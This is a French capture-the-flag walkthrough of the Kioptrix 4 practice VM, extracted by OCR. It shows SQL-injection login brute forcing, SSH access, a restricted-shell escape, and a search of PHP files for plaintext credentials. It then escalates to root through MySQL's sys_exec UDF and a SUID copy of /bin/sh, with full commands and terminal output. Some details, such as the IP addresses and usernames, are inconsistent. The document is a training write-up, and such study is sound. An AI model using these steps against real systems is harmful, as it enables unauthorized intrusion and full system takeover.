
Nous avons cliqué sur le bouton “Fetch response” et nous avons sélectionné “ Wrong Username et Password" afin que nous puissions découvrir facilement laquelle des charges utiles SQL a réussi à se connecter.



Ensuite, nous avons défiler jusqu'à la section des redirections et sélectionné “Always” pour suivre toutes les redirections.




Maintenant, notre attaque est prête à commencer. Nous avons cliqué sur le bouton “start attack” à droite.



Ensuite en cliquant sur le bouton “OK” dans la fenêtre qui apparaît, l’attaque a démarré.

Parmi les réponses, nous avons avons trouvé le mot de pas en cliquant sur le payload comportant html. Et nous avons obtenu le mot de passe “MyNameIsJohn “ de l’utilisateur john.



Nous avons entré les identifiants dans le formulaire, et avons obtenu le résultat ci-dessous.

Member's Control Panel

Username : john


Password : MyNameIsJohn

Logout

Nous avons utilisé les informations d'identification trouvées pour nous connecter par sshavec la commande "ssh john@192.168.37.129" et nous avons obtenu une erreur. << Unable to negotiate with 192.168.37.130 port 22: no matching host key type found. Their offer: ssh-rsa,ssh-dss>>

Afin de corriger l'erreur, nous nous sommes rendu sur le site: https://askubuntu.com/questions/836048/ssh-returns-no-matching-host-key-type-found-their-offer-ssh-dss où nous avons trouvé la commande à exécuter afin de résoudre l'erreur ci-dessus.


- *ssh -oHostKeyAlgorithms=+ssh-dss root@192.168.37.129 et nous nous sommes connecté avec succès.*



Ensuite, nous avons constaté que le shell est limité, nous avons donc généré un shell tty en utilisant cette commande echo pour obtenir un shell interactif complet.


- *help ou ? nous ont permi de voir les commandes autorisées dans le terminal*

- *echo os.system('/bin/bash')*
- *export TERM=xterm*
- *cd /*



Etape5: Escalation de privilèges
Nous avons besoin d'une escalade de privilèges. Pour cela nous avons exécutés une commande find pour rechercher des mots de passe en texte brut et nous avons trouvé un mot de passe mysql vide à "/var/www/john/john.php".


- *find / -maxdepth 5 -name *.php -type f -exec grep -Hn password {} \;*



- *Nous nous sommes rendu dans le répertoire "/var/www/john" pour jeter un coup d'œil sur john.php. Nous avons trouvé des informations d'identification mysql avec le nom d'utilisateur est "root" et le mot de passe est "".*


- *Escalade des privilèges*

Nous avons vérifier si mysql s'exécute sur la machine cible en tant que root ou non, nous exécutons donc cette commande ps et nous avons remarqué que mysql s'exécute en tant que root, avec la commande “ps aux | grep”



Il existe un module appelé User Defined Function (ou UDF) dans mysql. Ce module nous permet d'exécuter des commandes système dans mysql, nous nous sommes donc connectés en tant que root sans mot de passe, puis en énumérant les bases de données et les tables. Nous utilisons la base de données mysql et sélectionnons toutes les entités de la table func qui est la table qui contient UDF. Nous avons trouvé une fonction appelée sys_exec que nous allons essayer d'utiliser pour l'élévation des privilèges.

- *mysql -u root*



- *show databases;*

- *use mysql*
- *show tables;*

```
mysql> use mysql
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| columns_priv              |
| db                        |
| func                      |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| host                      |
| proc                      |
| procs_priv                |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| user                      |
+---------------------------+
17 rows in set (0.00 sec)
```

- *select * from func*

```
mysql> select * from func
    -> ;
+-------------------------+-----+-----------------------+----------+
| name                    | ret | dl                    | type     |
+-------------------------+-----+-----------------------+----------+
| lib_mysqludf_sys_info   |   0 | lib_mysqludf_sys.so   | function |
| sys_exec                |   0 | lib_mysqludf_sys.so   | function |
+-------------------------+-----+-----------------------+----------+
2 rows in set (0.00 sec)

mysql>
```

Méthode1:

Nous avons utilisé la fonction sys_exec pour ajouter l'utilisateur john au groupe admin afin que nous puissions utiliser la commande sudo pour passer facilement à l'utilisateur root.

- *select sys_exec('usermod -a -G admin john');*

```
john@Kioptrix4:/var/www/john$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 985
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select sys_exec('usermod -a -G admin john');
+-----------------------------------------+
| sys_exec('usermod -a -G admin john') |
+-----------------------------------------+
| NULL                                    |
+-----------------------------------------+
1 row in set (0.08 sec)

mysql>
```

- *sudo su*
- *id*
- *whoami*

```
john@Kioptrix4:/var/www/john$ sudo su
[sudo] password for john:
root@Kioptrix4:/var/www/john# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/var/www/john# whoami
root
root@Kioptrix4:/var/www/john#
```

- *Nous avons accédé au réportoire personnel avec la commande: “cd ~”*
- *Nous avons ensuite lister le contenu du répertoire avec la commande “ls”, ce qui nous a permi de trouver un flag.*
- *cat congrats.txt*

```
root@Kioptrix4:/var/www/john# cd ~
root@Kioptrix4:~# ls
congrats.txt  lshell-0.9.12
root@Kioptrix4:~# cat congrats.txt
Congratulations!
You've got root.

There is more then one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and
also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret

root@Kioptrix4:~# cat lshell-0.9.12/
cat: lshell-0.9.12/: Is a directory
root@Kioptrix4:~# ls lshell-0.9.12/
bin  build  CHANGES  COPYING  etc  lshellmodule  lshell.spec  man  MANIFEST.in  PKG-INFO  README  setup.py  test
root@Kioptrix4:~#
```

Méthode2:

Nous avons utilisé la fonction sys_exec pour copier /bin/sh dans le répertoire /tmp et changer sa propriété en root et ses autorisations en SUID et SGID afin que nous puissions exécuter ce programme sh en tant que root et donc obtenir un shell root.

- *select sys_exec('cp /bin/sh /tmp; chown root:root /tmp/sh; chmod +s /tmp*
- *exit*

```
root@Kioptrix4:~# sudo mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 986
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select sys_exec('cp /bin/sh /tmp; chown root:root /tmp/sh; chmod +s /tmp
    '> ;
    '> Aborted
root@Kioptrix4:~# sudo mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 987
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select sys_exec('cp /bin/sh /tmp; chown root:root /tmp/sh; chmod +s /tmp/sh');
+-------------------------------------------------------------------------+
| sys_exec('cp /bin/sh /tmp; chown root:root /tmp/sh; chmod +s /tmp/sh') |
+-------------------------------------------------------------------------+
| NULL                                                                    |
+-------------------------------------------------------------------------+
1 row in set (0.01 sec)

mysql>
```

Nous avons changé le répertoire en /tmp puis exécuté le programme sh et enfin nous avons un shell root.

- *cd /tmp*
- *ls*
- *./sh*

```
john@Kioptrix4:/var/www/john$ cd /tmp/
john@Kioptrix4:/tmp$ ls
sh
john@Kioptrix4:/tmp$ ./sh
# ls
sh
# pwd
/tmp
# id
uid=1001(john) gid=1001(john) euid=0(root) egid=0(root) groups=1001(john)
# whoami
root
#
```